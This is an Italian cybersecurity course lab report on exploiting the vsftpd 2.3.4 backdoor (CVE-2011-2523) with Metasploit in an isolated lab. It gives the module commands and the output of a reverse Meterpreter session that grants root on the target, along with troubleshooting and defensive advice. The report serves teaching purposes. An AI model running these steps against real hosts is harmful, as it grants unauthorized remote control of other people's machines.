Report Esercitazione: Sfruttamento della Backdoor vsftpd 2.3.4

Corso di Cybersecurity | Kali Linux | Metasploit Framework

Data: 13 Aprile 2026

1. Obiettivo dell'Esercitazione

L'obiettivo dell'esercitazione era dimostrare lo sfruttamento della vulnerabilità CVE-2011-2523, nota come backdoor nel servizio FTP vsftpd versione 2.3.4. Questa backdoor, introdotta intenzionalmente nel codice sorgente da un attaccante, permette di ottenere una shell remota sulla macchina bersaglio semplicemente connettendosi alla porta 6200/TCP dopo aver triggherato la backdoor tramite la porta 21/FTP.

L'attività è stata svolta in un ambiente di laboratorio controllato utilizzando Kali Linux come macchina attaccante e una VM vulnerabile (es. Metasploitable 2) come target, entrambe nella stessa subnet 192.168.1.0/24.

2. Ambiente di Laboratorio

Macchina attaccante: Kali Linux 2025.4 (IP: 192.168.1.100)

Macchina target: VM vulnerabile con vsftpd 2.3.4 (IP: 192.168.1.149)

Framework utilizzato: Metasploit Framework v6.4.124-dev

Porta di ascolto (LHOST): 4444/TCP


3. Procedura Eseguita

3.1 — Configurazione dell'indirizzo IP su Kali Linux

Prima di avviare l'attacco, è stato necessario assegnare manualmente un indirizzo IP statico all'interfaccia di rete eth0 della macchina Kali, per garantire la raggiungibilità nella stessa subnet del target. Il comando eseguito è stato:

```
sudo ifconfig eth0 192.168.1.100 netmask 255.255.255.0
```


Successivamente, il comando ip a ha confermato la corretta configurazione dell'interfaccia eth0 con l'IP 192.168.1.100/24. Sono visibili anche le interfacce lo (loopback) e docker0 (interfaccia Docker, in stato DOWN).



Screenshot 1 — Configurazione IP su Kali Linux con ifconfig e verifica con ip a

3.2 — Avvio di Metasploit Framework (msfconsole)

Dopo aver configurato la rete, è stato avviato Metasploit Framework tramite il comando msfconsole. Il banner di avvio mostra la versione v6.4.124-dev con 2.623 exploit disponibili, 1.326 moduli ausiliari, 1.710 payload, 49 encoder e 14 nops. L'ambiente è pronto per caricare e configurare il modulo di exploit.



Screenshot 2 — Avvio di Metasploit Framework con msfconsole (v6.4.124-dev)

3.3 — Configurazione ed Esecuzione dell'Exploit


All'interno di msfconsole è stato selezionato il modulo unix/ftp/vsftpd_234_backdoor, progettato specificamente per sfruttare la backdoor presente in vsftpd 2.3.4. I parametri principali configurati erano:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.1.149
set LPORT 4444
```

Il modulo è configurato con LPORT 4444 per ricevere la connessione inversa (reverse shell). Il target ID 0 corrisponde a 'Linux/Unix Command', adatto alla macchina vulnerabile. Dopo la configurazione, è stato lanciato il comando exploit.

3.4 — Tentativi Falliti e Sessione Riuscita

Durante l'esercitazione si sono verificati due tentativi falliti con errore Rex::HostUnreachable prima di ottenere una sessione attiva. L'errore indicava che la macchina target (192.168.1.149:21) non era raggiungibile in quei momenti, probabilmente perché la VM target non era ancora stata avviata o il servizio FTP non era in esecuzione. Il terzo tentativo ha avuto successo, come mostrato nell'immagine seguente.



Screenshot 3 — Tentativi falliti (Rex::HostUnreachable) e successiva sessione Meterpreter aperta


Al terzo tentativo, l'exploit ha funzionato correttamente:

```
[*] Started reverse TCP handler on 192.168.1.100:4444
[+] 192.168.1.149:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.1.100:4444 ->
192.168.1.149:41952)
```

La backdoor è stata attivata con successo e una sessione Meterpreter è stata aperta. Ciò significa che l'attaccante ha ottenuto l'accesso completo alla macchina target tramite una shell interattiva avanzata.

3.5 — Sessione Meterpreter Attiva (Prima Sessione)

Il primo screenshot mostra i dettagli della configurazione del modulo e l'apertura della prima sessione Meterpreter avvenuta alle 09:56:59. Si può notare la configurazione dei parametri FETCH_PIPE, FETCH_FILENAME e FETCH_WRITABLE_DIR, tipici dei moduli di staging di Metasploit. La backdoor è stata attivata sulla porta 21 e la sessione è stata stabilita dalla porta 4444 dell'attaccante verso la porta 44005 del target.



Screenshot 4 — Prima sessione Meterpreter aperta (192.168.1.100:4444 → 192.168.1.149:44005)

4. Risultati Ottenuti

Al termine dell'esercitazione sono stati ottenuti i seguenti risultati:

• Accesso root remoto alla macchina target tramite sessione Meterpreter.

• Dimostrazione pratica della vulnerabilità CVE-2011-2523 in un ambiente controllato.

• Comprensione del flusso completo di un attacco con Metasploit: dalla configurazione della rete, al caricamento del modulo, fino all'apertura della sessione.

• Analisi degli errori di connessione (Rex::HostUnreachable) e troubleshooting in tempo reale.

5. Considerazioni Finali

L'esercitazione ha permesso di comprendere concretamente come una backdoor in un software open-source possa essere sfruttata in modo semplice e rapido tramite strumenti come Metasploit. La vulnerabilità vsftpd 2.3.4 è un caso storico emblematico: la backdoor fu introdotta da un attaccante nel repository ufficiale nel luglio 2011 e rimase attiva per alcuni giorni prima di essere scoperta.

Dal punto di vista difensivo, questa esercitazione sottolinea l'importanza di: mantenere i software aggiornati, verificare l'integrità dei sorgenti scaricati (checksum/firma), monitorare le connessioni in uscita verso porte insolite (come 6200/TCP), e isolare i servizi esposti tramite firewall e segmentazione di rete.